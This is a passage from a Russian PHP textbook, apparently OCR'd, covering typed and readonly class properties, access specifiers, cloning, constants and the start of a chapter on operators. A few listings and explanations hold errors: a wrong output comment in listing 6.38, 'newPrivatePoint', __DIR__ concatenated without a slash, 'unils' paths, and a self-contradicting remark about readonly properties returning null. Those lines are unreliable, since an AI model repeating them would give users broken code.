Начиная с версии PHP 7.4, переменным класса можно назначать *тип*. Это необходимо для того, чтобы наложить на них ограничения. Например, при разработке класса точки `Point` (см. листинг 6.5), как-то само собой подразумевалось, что переменные (координа-

ты `$x` и `$y`) предназначены для числовых значений. Однако PHP-интерпретатор подходит к этому вопросу более формально — для него это просто переменные, в которые можно сохранить значения любого типа (листинг 6.13).

Листинг 6.13. Сохраняем в координатах строки. Файл point_wrong.php

```
<?php
require 'point.php';

$point = new Point;
$point->x = 'примерно четыре';
$point->y = 'неизвестно';

echo $point->x; // примерно четыре
```

Как можно видеть, пример успешно отрабатывает. Однако у нас могут возникнуть сложности, если мы попробуем использовать переменные-координаты в дальнейших вычислениях. Например, если для вычисления расстояния до точки от начала координат потребуется возводить число в степень. Это допустимая операция для чисел, однако со строками возникает ошибка (листинг 6.14).

Листинг 6.14. Использование в вычислениях координат-строк. Файл point_distance.php

```
<?php
require 'point.php';

$point = new Point;
$point->x = 'примерно четыре';
$point->y = 'неизвестно';

echo ($point->x ** 2 + $point->y ** 2) ** 0.5;
// PHP Fatal error:  Uncaught TypeError: Unsupported operand types: string ** int
```

В результате попытки выполнить этот скрипт возникает ошибка `PHP Fatal error: Uncaught TypeError: Unsupported operand types: string ** int`. Такую ситуацию можно было бы избежать, если ограничить возможность хранения в объектах класса `Point` значений, отличных от числовых. Для этого перед переменными следует явно указать тип (листинг 6.15).

Листинг 6.15. Назначение типа переменных в классе. Файл point_type.php

```
<?php
class Point
{
    public int $x;
    public int $y;
}
```

Попробуем использовать в примере вычисления расстояния новый класс с типизированными переменными-координатами (листинг 6.16).

Листинг 6.16. Попытка присвоить значение неверного типа. Файл point_type_wrong.php

```
<?php
require 'point_type.php';

$point = new Point;
$point->x = 'примерно четыре';
// PHP Fatal error:  Uncaught TypeError: Cannot assign string to property Point::$x
of type int
```

Как можно видеть, мы даже не можем присвоить такой переменной значение другого типа. При этом присвоение целочисленного значения протекает штатно (листинг 6.17).

Листинг 6.17. Присвоение значения верного типа. Файл point_type_distance.php

```
<?php
require 'point_type.php';

$point = new Point;
$point->x = 3;
$point->y = 5;

echo ($point->x ** 2 + $point->y ** 2) ** 0.5; // 5.8309518948453
```

Может возникнуть вопрос: мы заменили одну ошибку другой, в чем выгода? А в том, что ошибка возникает гораздо ближе к источнику. Чем дольше проблема «путешествует» по коду, тем больше защитных механизмов приходится реализовывать на пути ее следования. Более объемный код сложнее понимать, в нем больше ошибок. Задание типа на уровне переменных класса позволяет более точно описать ваши мысли при проектировании программы и обязать интерпретатор PHP следить за выполнением наложенных ограничений.

Начиная с PHP 8.0, можно использовать объединенные типы. Полученный ранее класс может работать только с целыми числами, а если возникает необходимость разрешить работу класса с целыми и вещественными числами, можно воспользоваться объединением типов `int|float` (листинг 6.18).

Листинг 6.18. Задание объединенных типов. Файл point_union.php

```
<?php
class Point
{
    public int|float $x;
    public int|float $y;
}
```

В листинге 6.19 приводится пример вычисления расстояния до точки с использованием нового варианта класса.

Листинг 6.19. Использование объединенных типов. Файл point_union_distance.php

```
<?php
require 'point_union.php';

$point = new Point;
$point->x = 3.2;
$point->y = 5;

echo ($point->x ** 2 + $point->y ** 2) ** 0.5; // 5.9363288318623
```

Неопределенное значение `null` имеет в PHP специальное значение — обращение к любой неинициализированной переменной объекта возвращает значение `null` (листинг 6.20).

Листинг 6.20. Неинициализированная переменная объекта. Файл point_null.php

```
<?php
require 'point.php';

$point = new Point;
var_dump($point->x); // NULL
```

Если, помимо основного типа, необходимо разрешить переменным классов принимать значение `null`, можно воспользоваться объединением `int|null` (листинг 6.21).

Листинг 6.21. Объединение типов int|null. Файл point_union_null.php

```
<?php
class Point
{
    public int|null $x;
    public int|null $y;
}
```

Для описанной ситуации в PHP предусмотрен специальный синтаксис — можно перед типом указать знак вопроса (листинг 6.22). Использование знака вопроса допускается с любым типом, кроме `callable`.

Листинг 6.22. Использование обнуляемого типа ?int. Файл point_nullable.php

```
<?php
class Point
{
    public ?int $x;
    public ?int $y;
}
```

Тип `?int` означает, что значение может принимать и целое число, и быть равным `null`. В листинге 6.23 приводится пример, в котором переменной `$x` присваивается значение `null`.

Листинг 6.23. Присваивание переменной значения null. Файл point_nullable_use.php

```
<?php
require 'point_nullable.php';
$point = new Point;
$point->x = null;
$point->y = 3;
var_dump($point->x); // NULL
```

Если бы ей был задан только тип int, такая попытка закончилась бы ошибкой PHP Fatal error: Uncaught TypeError: Cannot assign null to property Point::$x of type int.

Спецификаторы доступа

Свойства и методы класса объявляются при помощи одного из ключевых слов: public, private или protected. Эти ключевые слова называются *спецификаторами доступа* и позволяют указать, какие элементы объекта доступны извне, а какие — нет.

Открытые члены класса объявляются спецификатором доступа public и доступны как внутри класса, так и внешнему по отношению к классу коду. *Закрытые* методы и свойства класса объявляются при помощи спецификатора private и доступны только в рамках класса — обратиться к ним извне невозможно.

> ***Примечание***
>
> Спецификатор protected используется при наследовании и подробно рассматривается в *главе 30*.

В листинге 6.24 представлен модифицированный класс PrivatePoint (точка координат), который содержит два свойства:

- $x — открытая переменная класса;
- $y — закрытая переменная класса.

Листинг 6.24. Класс PrivatePoint. Файл private_point.php

```
<?php
class PrivatePoint
{
    public $x;
    private $y;
}
```

Теперь можно создать объект $point класса PrivatePoint и попробовать обратиться к его переменным (листинг 6.25).

Листинг 6.25. Обращение к переменным объекта $point класса PrivatePoint. Файл private_point_use.php

```
<?php
// Подключаем объявление класса
require_once('private_point.php');
```

```
// Объявляем объект класса PrivatePoint
$point = newPrivatePoint;

// Присваиваем значения переменным объекта
$point->x = 3;
$point->y = 1; // PHP Fatal error:  Uncaught Error: Cannot access private property
```

Обращение к закрытому свойству класса `$y` завершится ошибкой `PHP Fatal error: Uncaught Error: Cannot access private property PrivatePoint::$y`. На рис. 6.7 приводится схема процесса доступа к свойствам объекта с разными спецификаторами доступа.




Рис. 6.7. Открытые и закрытые свойства объекта

Вероятно, сейчас настройка доступа переменных классов не кажется ценной возможностью, однако по мере изучения классов и объектов в следующих главах вы сможете оценить их полезность.

Свойства «только для чтения»

Начиная с версии PHP 8.1, классы поддерживают `readonly`-свойства — значение таких переменных можно прочитать, но нельзя установить (листинг 6.26).

Листинг 6.26. Использование ключевого слова `readonly`. Файл readonly.php

```
<?php
class Greeting {
    public readonly string $hello;
}
```

Порядок следования ключевых слов при объявлении переменной класса имеет значение: сначала спецификатор доступа, потом `readonly` и лишь в конце тип. Изменение порядка приводит к ошибке. Более того, применять ключевое слово `readonly` можно только тогда, если явно указывается тип переменной. Если вам нужно создать `readonly`-свойство произвольного типа, следует использовать либо объединение типов, либо тип `mixed` (листинг 6.27).

Листинг 6.27. Использование типа mixed. Файл readonly_mixed.php

```
<?php
class Greeting {
    public readonly mixed $hello;
}
```

Если сейчас обратиться к переменной $hello объекта, нас поджидает ошибка PHP Fatal error: Uncaught Error: Typed property Greeting::$hello must not be accessed before initialization (листинг 6.28).

Листинг 6.28. Обращение к переменной типа readonly. Файл readonly_wrong.php

```
<?php
require_once('readonly.php');

$object = new Greeting;
echo $object->hello;// PHP Fatal error
```

Можно задаться вопросом: как же задать значение этим переменным, если даже попытка чтения неинициализированной переменной вызывает ошибку? Причем ошибку закономерную, т. к. readonly-свойство можно только читать, без предустановленного значения оно всегда будет возвращать значение null. Поэтому использование такой переменной по большому счету бессмысленно.

Дело же здесь в том, что свойство для чтения относится только к внешнему коду. Внутри класса такие свойства можно инициировать. Чтобы это сделать, придется забежать немного вперед и воспользоваться функциями внутри класса. Как уже упоминалось в начале главы, такие функции называются *методами*. Внутри метода можно устанавливать любые переменные класса, в том числе закрытые и только для чтения. В листинге 6.29 приводится пример, в котором класс Greeting расширяется дополнительным методом setter(), а внутри метода readonly-переменной $hello назначается строковое значение 'PHP'.

> ***Примечание***
>
> Пока мы сосредоточены только на данных: переменных, их типах, классах и объектах, то есть на элементах языка, которые *хранят состояния*. Функции и методы — это элементы языка, которые *программируют действия* над данными. Поэтому мы, изучив функции (см. *главы 12* и *13*), еще вернемся к синтаксису методов (см. *главу 14*).

Листинг 6.29. Инициализация readonly-переменной в методе. Файл readonly_setter.php

```
<?php
class Greeting {
    public readonly string $hello;
    public function setter() {
        $this->hello = 'PHP';
    }
}
```

Для обращения к переменной здесь потребовалось использовать специальную переменную `$this`, которая ссылается на текущий объект. Даже внутри класса доступ к переменной `$hello` осуществляется при помощи оператора ->. Если вы попытаетесь обратиться к переменной внутри методов при помощи имени `$hello`, интерпретатор посчитает, что вы обращаетесь к локальной переменной. А т. к. локальной переменной с таким именем не объявлено, программа завершится ошибкой.

Теперь можно обратиться к свойству `$object->hello`, однако делать это можно только после вызова метода `setter()` (листинг 6.30).

Листинг 6.30. Обращение к свойству `$object->hello`. Файл readonly_setter_use.php

```
<?php
require_once('readonly_setter.php');

$object = new Greeting;
echo $object->setter();
echo $object->hello; // PHP
```

Попытка обратиться к свойству `$object->hello` до того, как оно будет проинициализировано внутри метода `setter()`, опять завершится неудачей.

Было бы гораздо удобнее, если бы `readonly`-свойство было инициализировано сразу после создания объекта. Для этого в объектно-ориентированном программировании предназначены специальные методы — *конструкторы*. Если имя метода `setter()` мы выдумали самостоятельно, имена специальных методов определены интерпретатором PHP заранее. Чтобы в классе `Greeting` появился конструктор, необходимо объявить метод с именем `__construct()` (листинг 6.31).

> ***Примечание***
>
> Обратите внимание, что имя конструктора предваряют два символа подчеркивания. Специальных методов в PHP много, и более подробно они рассматриваются в *главе 14*.

Листинг 6.31. Объявление метода с именем `__construct()`. Файл readonly_constructor.php

```
<?php
class Greeting {
    public readonly string $hello;
    public function __construct() {
        $this->hello = 'PHP';
    }
}
```

В результате использования конструктора свойство `hello` будет инициализировано строкой `'PHP'` сразу после создания объекта. Явно вызывать конструктор не требуется — он автоматически вызывается при создании объекта, впрочем, как и все остальные специальные методы PHP (листинг 6.32).

Листинг 6.32. Использование конструктора. Файл readonly_constructor_use.php

```
<?php
require_once('readonly_constructor.php');

$object = new Greeting;
echo $object->hello; // PHP
```

Так можно запрашивать значение `readonly`-свойства как внутри, так и снаружи объекта. Однако устанавливать значение такому свойству можно только из методов объекта. Попытка изменить свойства объекта во внешнем коде завершится сообщением об ошибке `PHP Fatal error: Uncaught Error: Cannot modify readonly property Greeting::$hello` (листинг 6.33).

Листинг 6.33. Попытка изменить свойства объекта во внешнем коде. Файл readonly_write.php

```
<?php
require_once('readonly_constructor.php');

$object = new Greeting;
$object->hello = 'world';
// PHP Fatal error:  Uncaught Error: Cannot modify readonly property
Greeting::$hello
```

Дамп объекта

В конце *главы 5* мы познакомились с отладочными функциями. Они могут быть полезны и для анализа состояния объекта. Создадим объект класса `Point` и попробуем вывести его структуру при помощи функции `print_r()` (листинг 6.34).

Листинг 6.34. Вывод дампа объекта. Файл dump.php

```
<?php
require 'point.php';

$point = new Point;
$point->x = 3;
$point->y = 7;

echo '<pre>';
print_r($point);
echo '</pre>';
```

Результатом работы этого скрипта станут следующие строки:

```
Point Object
(
    [x] => 3
    [y] => 7
)
```

Дамп будет содержать все переменные объекта, в том числе и закрытые.

Статические переменные класса

До настоящего момента мы имели дело только с переменными объекта, получить который можно было после размещения объекта в памяти при помощи ключевого слова `new`. Каждый объект обладает своим набором переменных, независимых от других объектов (листинг 6.35).

Листинг 6.35. Переменные объекта независимы. Файл point_unrelated.php

```
<?php
require 'point.php';

$fst = new Point;
$fst->x = 3;
$fst->y = 3;

$snd = new Point;
$snd->x = 5;
$snd->y = 5;

echo $fst->x; // 3
echo $snd->x; // 5
```

Однако допускается создание переменных на уровне класса. Такие переменные называются *статическими* и объявляются при помощи ключевого слова `static`. Особенностью этих переменных является возможность их инициализации прямо в классе при объявлении (листинг 6.36).

Листинг 6.36. Создание переменной на уровне класса. Файл my_static.php

```
<?php
class MyStatic
{
    public static $staticvar = 100;
}
```

Обращаться к таким переменным можно без создания объектов с помощью оператора разрешения области видимости `::` (листинг 6.37).

Листинг 6.37. Использование статических переменных. Файл static_use.php

```
<?php
require_once 'my_static.php';
echo MyStatic::$staticvar; // 100
```

Более подробно мы коснемся статических переменных позднее — при рассмотрении статических методов класса.

Ссылки на переменные

Присваивание переменным одинаковых значений с помощью оператора = приводит к получению двух независимых переменных (листинг 6.38).

Листинг 6.38. Оператор = с переменными. Файл var.php

```
<?php
$first = $second = 1;
$first = 3;
echo $second; // 100
```

Однако в случае объектов ситуация совершенно другая. Оператор присвоения = не приводит к созданию новой копии объекта: и старый, и новый объект указывают на одну и ту же область памяти (листинг 6.39).

Листинг 6.39. Оператор = с объектами. Файл objects.php

```
<?php
require 'point.php';

$first = new Point;
$first->x = 3;
$first->y = 3;

$second = $first;

$second->x = 5;
$second->y = 5;

echo "x: {$first->x}, y: {$first->y}"; // x: 5, y: 5
```

Можно было ожидать, что объекты `$first` и `$second` будут независимыми, однако присвоение новых значений переменным одного объекта приводит к тому, что эти же значения получает и второй объект. То есть переменные `$first` и `$second` ссылаются на один и тот же объект (рис. 6.8).

Иными словами, вместо того чтобы каждый раз передавать сам объект, как это происходит в случае обычных переменных, передается *ссылка* на объект. Это позволяет зна-




Рис. 6.8. Переменные лишь ссылаются на объект

чительно ускорить выполнение скриптов — особенно когда объект нужно передать через границу области видимости. В этом случае достаточно передавать/копировать легковесную ссылку, а не объемный объект.

Создание ссылок допускается и для обычных переменных, для чего используется оператор `&` (листинг 6.40).

Листинг 6.40. Создание ссылок для обычных переменных. Файл links.php

```
<?php
$first = 5;
$second = &$first;
$second = 1;
echo $first; // 1
```

Как видно из листинга 6.41, если перед именем переменной поставить оператор `&`, то другая переменная становится ссылкой. Оба названия переменных выступают как синонимы.

Клонирование объектов

Как уже было показано в предыдущем разделе, оператор присвоения = не приводит к созданию новой копии объекта: и старый, и новый объект указывают на одну и ту же область памяти.

Однако, если все же создание копии текущего объекта необходимо, используется специальная операция — *клонирование*. Она выполняется при помощи ключевого слова `clone`, которое располагается непосредственно перед объектом клонирования (листинг 6.41).

Листинг 6.41. Клонирование объекта. Файл clone.php

```
<?php
require 'point.php';

$first = new Point;
$first->x = 3;
$first->y = 3;

$second = clone $first;

$second->x = 5;
$second->y = 5;

echo "x: {$first->x}, y: {$first->y}"; // x: 3, y: 3
```

Схематически процесс клонирования объекта `$first` и получения независимой копии `$second` представлен на рис. 6.9.





Рис. 6.9. Получение независимой копии объекта `$second` посредством клонирования

Резюме

В этой главе мы начали знакомиться с объектно-ориентированным программированием (ООП): изучили классы и узнали, как с их помощью создавать объекты. Познакомились с переменными класса и их типами. Научились накладывать ограничения области видимости и работать с `readonly`-свойствами. Кроме того, мы затронули статические переменные, клонирование объектов и даже, забежав вперед, немного поэкспериментировали с методами и конструктором.

Эта глава носит вводный и ознакомительный характер — мы еще будем детально изучать объектно-ориентированные возможности PHP в следующих главах. Однако уже сейчас нам нужно знать о базовых возможностях ООП, чтобы лучше понимать возможности и приемы работы с PHP.



ГЛАВА 7

Константы

Листинги этой главы находятся в каталоге *constants* сопровождающего книгу файлового архива.

Встречаются случаи, когда значения некоторых величин не меняются в течение работы программы. Это могут быть математические постоянные, пути к файлам, разнообразные пароли и т. д. Как раз для этих целей в PHP и предусмотрена такая конструкция, как *константа*.

Константы — это еще один элемент языка программирования PHP. У них, так же как и у переменных, имеется имя, по которому к ним можно обращаться, и значение, которое в них хранится.

Константа отличается от переменной тем, что, во-первых, ей нельзя присвоить значение больше одного раза, во-вторых, значение константы не может изменяться во время выполнения скрипта, и в третьих, ее имя не предваряется знаком `$`. Кроме того, константы не могут принимать неопределенное значение `null`.

Предопределенные константы

Константы бывают двух типов: одни — предопределенные (т. е. устанавливаемые самим интерпретатором), а также те, что определяются программистом.

В листинге 7.1 приводится пример использования предопределенной константы `M_PI`.

Листинг 7.1. Использование константы `M_PI`. Файл pi.php

```
<?php
echo "Число пи равно M_PI";     // Число пи равно M_PI
echo "Число пи равно " . M_PI; // Число пи равно 3.1415926535898
```

Имя константы зависит от регистра, поэтому константы `M_PI` и `m_pi` — это разные константы. При попытке обратиться к константе `m_pi` интерпретатор PHP сообщит об ошибке `PHP Fatal error: Uncaught Error: Undefined constant "m_pi"` (листинг 7.2).

Листинг 7.2. Константы `m_pi` не существует. Файл pi_downcase.php

```
<?php
echo m_pi; // PHP Fatal error:  Uncaught Error: Undefined constant "m_pi"
```

Мы уже пользовались ранее константами PHP_INT_MAX и PHP_INT_SIZE, которые определяют максимальный размер и количество байтов, отводимых под целое число.

Далее приведено несколько предопределенных констант. Обратите внимание, что большинство из них предваряются и завершаются двумя символами подчеркивания:

- __FILE__

  Хранит имя файла, в котором расположен запущенный в настоящий момент код.

- __LINE__

  Содержит текущий номер строки, которую обрабатывает в текущий момент интерпретатор. Эта своеобразная «константа» каждый раз меняется по ходу исполнения программы (впрочем, константа __FILE__ также меняется, если мы передаем управление в другой файл).

- __FUNCTION__

  Имя текущей функции.

- __CLASS__

  Имя текущего класса.

- PHP_VERSION

  Версия интерпретатора PHP.

- PHP_OS

  Имя операционной системы, под управлением которой работает PHP.

- PHP_EOL

  Символ конца строки, используемый на текущей платформе: \n для UNIX-подобных операционных систем и \r\n для Windows.

- true

  Эта константа нам уже знакома и содержит значение «истина».

- false

  Содержит значение «ложь».

- null

  Содержит значение null.

> ***Примечание***
>
> Для констант true, false и null допускается написание в прописном регистре: TRUE, FALSE и NULL. Однако стандарт кодирования требует, чтобы они записывались в строчном регистре (маленькими буквами).

Привести на страницах книги полный список предопределенных констант не представляется возможным. Кроме того, их набор зависит от подключенных в тот или иной момент времени расширений. Вы можете самостоятельно получить полный список доступных в текущий момент констант при помощи функции get_defined_constants(), которая имеет следующий синтаксис:

```
get_defined_constants(bool $categorize = false): array
```

Функция возвращает ассоциативный массив, в котором ключами выступают названия констант. Если необязательный параметр `$categorize` установить в `true`, функция вернет многомерный массив, в котором константы сгруппированы по источникам.

В листинге 7.3 приводится еще один вариант применения предопределенных констант: константы `__LINE__` и `__FILE__` удобно использовать для вывода сообщений об ошибках.

Листинг 7.3. Использование предопределенных констант. Файл pre_const.php

```
<?php
echo 'Имя файла ' . __FILE__ . '<br />';
echo 'Строка ' . __LINE__;
```

Создание константы

Вы можете определить и собственные, новые константы. Делается это при помощи конструкции `define()`, которая имеет следующий синтаксис:

```
define(string $constant_name, mixed $value): bool
```

Конструкция `define()` определяет новую константу с именем, переданным в параметре `$constant_name`, и значением из параметра `$value`.

> ***Примечание***
>
> В документации можно встретить третий параметр конструкции `define()`, который отвечает за создание нечувствительных к регистру констант. Однако, начиная с PHP 8.0, такие константы признаны устаревшими, и в будущих версиях PHP этот параметр `define()` будет исключен.

Созданная константа не может быть уничтожена или переопределена. В качестве значения константы может выступать логическое (`boolean`), целочисленное (`integer`), вещественное (`float`), строковое (`string`) значения или массив (`array`).

В листинге 7.4 приводится пример использования конструкции `define()`.

Листинг 7.4. Создание констант. Файл define.php

```
<?php
define('PI', 3.1415926535898);
define('VALUE', 'Hello, world!');
echo sin(PI / 4); // 0.70710678118655
echo VALUE;       // Hello, world!
echo Number;      // PHP Fatal error:  Uncaught Error:
                  // Undefined constant "Number"
```

Обратите внимание, что *при определении* константы ее имя заключается в кавычки, т. к. конструкция `define()` ожидает строку. Однако при последующем использовании имя константы используется без кавычек.

Начиная с версии PHP 8.1, в качестве значения константы могут выступать объекты (листинг 7.5).

Листинг 7.5. Объект в качестве значения константы. Файл define_object.php

```
<?php
define('START_TIME', new DateTime());
echo START_TIME->format('d-m-Y H:i:s'); // 23-04-2022 13:42:56
```

В приведенном примере используется предопределенный класс `DateTime`, объект которого создается при помощи ключевого слова `new` и назначается в качестве значения константы `START_TIME`.

Проверка существования константы

Если попробовать повторно определить константу, которая уже существует, PHP выдаст предупреждение. Так, при попытке выполнить скрипт из листинга 7.6 можно получить сообщение `PHP Warning: Constant VALUE already defined`.

Листинг 7.6. Попытка переопределения константы. Файл redefine.php

```
<?php
define('VALUE', 'Hello, world!');
define("VALUE", 1); // PHP Warning:  Constant VALUE already defined
echo VALUE;         // Hello, world!
```

Для проверки существования константы имеется отдельная функция `defined()` со следующим синтаксисом:

```
defined(string $constant_name): bool
```

В качестве единственного параметра функция принимает строку с именем константы `$constant_name` и возвращает `true`, если константа существует, иначе возвращается `false`. В листинге 7.7 приводится пример использования функции `defined()`.

Листинг 7.7. Использование функции `defined()`. Файл defined.php

```
<?php
// Определяем константу
define('VALUE', 1);

// Если константа существует, выводим ее значение
if (defined('VALUE')) echo VALUE; // 1
```

Константы с динамическими именами

Иногда возникает ситуация, когда имя константы формируется динамически в ходе выполнения программы, поэтому нельзя заранее предугадать ее имя и записать в теле скрипта. В этом случае для обращения к такой константе может быть полезна функция `constant()`:

```
constant(string $name): mixed
```

Функция возвращает значение константы с именем `$name`. В случае, если константа с таким именем не обнаружена, возникает ошибка.

В листинге 7.8 обе строки, выводящие значение константы `VALUE` при помощи прямого обращения и функции `constant()`, эквиваленты.

Листинг 7.8. Использование функции `constant()`. Файл constant.php

```
<?php
// Определяем константу VALUE
define('VALUE', 1);

// Прямое обращение к константе
echo VALUE; // 1
// Получение значения константы через функцию constant()
echo constant('VALUE'); // 1
```

Обычно используют прямое обращение к константе. Однако функция `constant()` может быть полезна в том случае, когда имя константы формируется на лету. В листинге 7.9 при помощи функции `rand()` генерируется случайное число `$index` от 1 до 10, которое в дальнейшем используется для формирования названий констант вида: `VALUE1`, `VALUE2`, ..., `VALUE10`. В результате имя константы всякий раз может принимать одно из десяти значений. Получить значение такой константы можно только при помощи функции `constant()`.

Листинг 7.9. Константа с динамическим именем. Файл constant_dynamic.php

```
<?php
// Формируем случайное число от 1 до 10
$index = rand(1, 10);
// Формируем имя константы
$name = "VALUE{$index}";

// Определяем константу с динамическим именем
define($name, 1);

// Получаем значение константы
echo constant($name);
```

Абсолютный и относительный пути к файлу

Предопределенную константу `__DIR__` довольно часто используют совместно с конструкциями `include` и `require` (см. *главу 4*). При подключении файлов к скрипту следует указать к ним путь. Причем путь может быть либо относительным:

```
<?php
require_once 'utils/lib.php';
```

либо абсолютным — от корня диска (в случае Windows путь будет начинаться с буквы диска, например C:\):

```
<?php
require_once '/var/www/project/utils/lib.php';
```

Подавляющее большинство PHP-разработчиков предпочитают относительные пути — как более короткие и не зависящие от операционной системы или особенностей сервера. Проект в таком случае может быть размещен в любом каталоге без необходимости переписывать пути включения.

Однако при использовании конструкций `include` или `require` внутри файла lib.php относительные пути могут быть весьма замысловатыми. Например, пусть имеется следующая структура каталогов:

```
include
  classes.php
utils
  lib.php
catatalogs
  index.php
```

Точкой входа здесь служит catalogs/index.php. Поэтому, чтобы подключить файлы include/classes.php и utils/lib.php с использованием относительных путей, нам сначала нужно подняться на один уровень выше из папки catalogs, а затем спуститься на один уровень вниз в include и utils. Родительский каталог обозначается двумя точками .., поэтому относительные пути в файле catalogs/index.php могу выглядеть следующим образом:

```
<?php
require_once '../include/classes.php';
require_once '../unils/index.php';
```

В случае, если в каталоге catalogs расположен подкаталог cars и требуется подключить файлы в скрипте catalogs/cars/index.php, то в файловой системе потребуется подняться на два уровня выше:

```
<?php
require_once '../../include/classes.php';
require_once '../../unils/index.php';
```

Чем больше уровень вложения, тем более сложными и длинными становятся относительные пути. Тогда уже более предпочтительными становятся абсолютные пути, для которых не требуется вычислять уровень вложения относительно текущего файла.

В современных PHP-приложениях для решения этой проблемы применяют несколько приемов. Во-первых, стараются использовать одну точку входа, расположенную в корне проекта. При этом вместо указания абсолютного пути используют предопределенную константу `__DIR__`, сообщающую текущий каталог скрипта:

```
<?php
require_once __DIR__  . 'include/classes.php';
require_once __DIR__  . 'unils/index.php';
```

> ***Примечание***
>
> Оператор «точка» (`.`) используется для объединения или конкатенации строк. Более подробно этот оператор рассматривается в *главе 8*.

Кроме того, приложения стараются разрабатывать в объектно-ориентированном стиле, что позволяет воспользоваться механизмом пространства имен и автозагрузкой (см. *главу 36*), не требующими явного включения файлов классов при помощи конструкций `include` и `require`.

Константы класса

Классы также могут содержать константы, которые определяются при помощи ключевого слова `const`. В листинге 7.10 приводится пример класса `ConstantClass`, включающего в свой состав константу `NAME`.

> ***Примечание***
>
> **Следует обратить внимание, что ключевое слово `const` используется только в классах, а для объявления констант *вне классов* предназначена функция `define()`.**

Листинг 7.10. Объявление констант в классах. Файл constant_class.php

```
<?php
class ConstantClass
{
    const NAME = 'cls';
}
```

Точно так же, как и в случае со статическими членами классов, к константам нельзя обращаться при помощи оператора `->`. Для обращения к ним используется оператор разрешения области видимости `::`.

Существование констант класса может быть проверено при помощи уже упомянутой ранее функции `defined()`, которая возвращает `true`, если константа существует, и `false` — в противном случае (листинг 7.11).

> ***Примечание***
>
> **При проверке классовых констант следует в обязательном порядке использовать оператор разрешения области видимости `::` и имя класса.**

Листинг 7.11. Проверка существования констант класса. Файл constant_class_definded.php

```
<?php
require_once('constant_class.php');

if (defined('ConstantClass::NAME')) {
    echo 'Константа определена<br />'; // true
} else {
    echo 'Константа не определена<br />';
}

if (defined('ConstantClass::POSITION')) {
    echo 'Константа определена<br />'; // false
```

```
} else {
    echo 'Константа не определена<br />';
}
```

Результатом выполнения скрипта из листинга 7.11 будут следующие строки:

Константа определена

Константа не определена

Доступ к константам класса, так же как и к переменным, можно ограничивать при помощи спецификаторов доступа `public`, `private` и `protected`. По умолчанию константы открыты (`public`) и, как следствие, доступны за пределами класса (см. листинг 7.11). Однако можно создать закрытую (`private`) константу — например, для использования исключительно в методах класса (листинг 7.12).

> ***Примечание***
>
> Спецификатор `protected` используется при наследовании и подробно рассматривается в *главе 30*.

Листинг 7.12. Объявление закрытых констант в классе. Файл centimeter.php

```
<?php
class Centimeter {
    private const METER = 1_000;
    private const YARD = 914;
    private const FOOT = 305;
    private const NAUTICAL_MILE = 1_852_000;
}
```

Обратиться к такой константе можно только изнутри класса, попытка обратиться к ней за пределами класса завершается ошибкой (листинг 7.13).

Листинг 7.13. Обращение к закрытой константе за пределами класса. Файл centimeter_wrong.php


```
<?php
require_once('centimeter.php');
echo Centimeter::NAUTICAL_MILE;
```

Приведенный пример завершится ошибкой `PHP Fatal error: Uncaught Error: Cannot access private constant Centimeter::NAUTICAL_MILE`.

Поэтому, чтобы воспользоваться закрытой константой, придется реализовать в классе метод (см. *главу 14*).

Резюме

В этой главе мы рассмотрели константы: научились использовать готовые и создавать собственные. Добавили в свой арсенал разработчика функцию `define()` — для создания констант и функцию `defined()` — для проверки существования константы. Кроме того, изучили особенности использования констант в классах.



ГЛАВА 8

Операторы

Листинги этой главы находятся в каталоге *expr* сопровождающего книгу файлового архива.

На пути к этой главе мы успели познакомиться с переменными и их типами, а также затронули пользовательские «типы» — классы, при помощи которых можно строить объекты: комбинации переменных и обрабатывающего их кода. Здесь мы продолжим обсуждение основных возможностей языка программирования PHP. Эта глава посвящена *операторам* — основному и самому компактному способу взаимодействия переменных и объектов друг с другом.

Если переменные и константы можно рассматривать как своеобразные «существительные» языка программирования, то операторы и конструкции относятся к «глаголам». С некоторыми операторами, такими как оператор инициализации переменной = и оператор создания строки <<<, мы познакомились в предыдущих главах. С большей частью оставшихся операторов знакомство произойдет в этой главе.

Операторов очень много, и рассмотреть их все в одной главе не получится. Кроме того, часть операторов завязаны на синтаксические конструкции, с которыми мы еще не успели познакомиться. Так что здесь мы познакомимся с операторами «точка с запятой», «точка», «запятая», битовыми, арифметическими операторами и операторами сравнения. Остальные будут рассмотрены в других главах — по мере знакомства с элементами языка, в которых они используются.

Оператор «точка с запятой»

В *главе 4* мы уже встречались с оператором «точка с запятой», который служит признаком окончания выражения. Дело в том, что выражение может быть расположено на нескольких строках, поэтому для их разделения используется точка с запятой, чтобы интерпретатор PHP «знал», где заканчивается одно выражение и начинается другое.

Точку с запятой можно опускать лишь в последнем выражении программы. Однако это не рекомендуется делать, поскольку при расширении программы новыми выражениями можно забыть ее добавить, что приведет к ошибке. Так что лучше добавлять ее сразу после каждого выражения.

Любое выражение в PHP имеет значение, верно и обратное: если что-то имеет значение, то это что-то является выражением. Самый простой пример выражения — переменная или константа, стоящая в правой части оператора присваивания. Например, следующая строка:

```
$a = 5;
```

является выражением, и оно возвращает значение 5. После такого присваивания мы вправе ожидать, что в `$a` окажется 5. Теперь, если мы присвоим:

```
$b = $a;
```

то, очевидно, в `$b` окажется также 5, ведь переменная `$a` в правой части оператора имеет значение 5.

